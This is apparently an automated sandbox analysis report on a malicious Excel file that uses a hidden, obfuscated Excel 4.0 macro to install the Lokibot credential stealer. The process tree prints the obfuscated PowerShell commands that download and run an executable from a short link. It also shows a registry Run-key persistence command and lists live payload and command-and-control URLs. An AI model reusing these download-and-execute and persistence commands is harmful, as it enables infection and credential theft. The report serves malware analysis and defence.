ID: 336301
Sample Name: 6Cprm97UTl
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:04:25
Date: 05/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 6Cprm97UTl

Overview

General Information

Sample Name:	6Cprm97UTl (renamed file extension from none to xls)
Analysis ID:	336301
MD5:	29c8b5edc30ead..
SHA1:	77d432fb96a0a45.
SHA256:	a174abce368b77..

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- Yara detected Lokibot
- Allocates memory in foreign process…
- Bypasses PowerShell execution pol…
- Document exploit detected (process…
- Drops PE files to the document folde…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2260 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2292 cmdline: cmd /c po^wer^she^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/qjdJoz4','12.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1324 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/qjdJoz4','12.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - RegAsm.exe (PID: 2844 cmdline: C:\Users\user\AppData\Local\Temp\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
  - cmd.exe (PID: 2372 cmdline: cmd /c po^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item '12.exe' -Destination '${enV`:temp}' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2492 cmdline: powershell -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item '12.exe' -Destination '${enV`:temp}' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2468 cmdline: cmd /c po^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/12.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2324 cmdline: powershell -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/12.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - 12.exe (PID: 2800 cmdline: C:\Users\user\AppData\Local\Temp\12.exe MD5: 1D11ABB9DAC9B15823D1BCAD2B8B3675)
        - cmd.exe (PID: 2244 cmdline: 'cmd.exe' /c REG ADD 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' /f /v 'jfdts' /t REG_SZ /d 'C:\Users\user\ntrwe.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
          - reg.exe (PID: 1664 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' /f /v 'jfdts' /t REG_SZ /d 'C:\Users\user\ntrwe.exe' MD5: D69A9ABBB0D795F21995C2F48C1EB560)
        - ntrwe.exe (PID: 1916 cmdline: 'C:\Users\user\ntrwe.exe' MD5: 1D11ABB9DAC9B15823D1BCAD2B8B3675)
          - RegAsm.exe (PID: 2192 cmdline: C:\Users\user\AppData\Local\Temp\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
- ntrwe.exe (PID: 2996 cmdline: 'C:\Users\user\ntrwe.exe' MD5: 1D11ABB9DAC9B15823D1BCAD2B8B3675)
- ntrwe.exe (PID: 2292 cmdline: 'C:\Users\user\ntrwe.exe' MD5: 1D11ABB9DAC9B15823D1BCAD2B8B3675)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13d0f:$des3: 68 03 66 00 00 • 0x18100:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x181cc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
0000000B.00000002.2181372307.00000000040CD000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 75 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
17.2.RegAsm.exe.400000.1.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
17.2.RegAsm.exe.400000.1.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
17.2.RegAsm.exe.400000.1.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
17.2.RegAsm.exe.400000.1.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
17.2.RegAsm.exe.400000.1.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Powershell drops PE file

Data Obfuscation:

Obfuscated command line found

Yara detected aPLib compressed binary

Persistence and Installation Behavior:

Drops PE files to the document folder of the user

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts 1	Scripting 3 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingre Tran
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1 1	Deobfuscate/Decode Files or Information 1 1 1	Credentials in Registry 2	File and Directory Discovery 3	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Command and Scripting Interpreter 1 1	Logon Script (Windows)	Process Injection 3 1 1	Scripting 3 1	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non- Appl Laye Prot
Local Accounts	PowerShell 2	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3	NTDS	Query Registry 1	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Appl Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Security Software Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallb Char
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Modify Registry 1	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 3 1 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Documents\12.exe	100%	Joe Sandbox ML		
C:\Users\user\ntrwe.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://bighoreca.nl/wp-content/themes/index/QPR-3067.exe	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.0.232	true	true		unknown
bighoreca.nl	83.172.144.37	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://bighoreca.nl/wp-content/themes/index/QPR-3067.exe	true	• Avira URL Cloud: safe	unknown
http://185.206.215.56/morx/1/cgi.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at0E	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.e-me.lv/repository0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
